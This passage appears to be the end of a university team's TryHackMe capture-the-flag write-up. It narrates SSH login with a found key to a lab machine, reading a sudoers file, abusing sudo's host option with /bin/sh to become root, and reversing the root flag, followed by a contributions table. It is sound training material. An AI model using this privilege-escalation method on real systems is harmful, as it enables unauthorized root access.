
After that, we use ssh -i woohoo alice@10.10.135.44 to log in to alice account using the woohoo file(identity file).




After logging in, we used cat command to cat kitten.txt and a message was shown.



Then we use cd /etc/sudoers.d and cat alice to get hostname: ssalg-gnikool and /bin/bash (/bin/sh is an executable representing the system shell.)





Furthermore, We use sudo -h with the hostname(ssalg-gnikool) we found and the and executable system shell(/bin/sh) to change to root account.



We use the id command to confirm that we are already in the root account and cd /root to change directory to root. Finally, we cat the root.txt, and then reverse the flag using | rev, the real flag appeared!

Final Result:





Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

Contributions

ID	**Name**	Contribution	Signatures
1211100312	Chan Hao Yang	Assist Chai Di Sheng in initial foothold and writing.	CHAN HAO YANG
1211101726	Tai Jin Pei	Tried Exploit alternatives B and C but didn't work. Discovered the exploit to root	TAI JIN PEI
1211101506	Leong Jia Yi	Did the recon.Assist Tai Jin Pei to discover the exploit to root.	Leong Jia Yi
1211101961	Chai Di Sheng	Figured out the exploit for the initial foothold. Did most of the writing after compiling findings	Chai Di Sheng

VIDEO LINK: https://youtu.be/Czgg3Q78SyA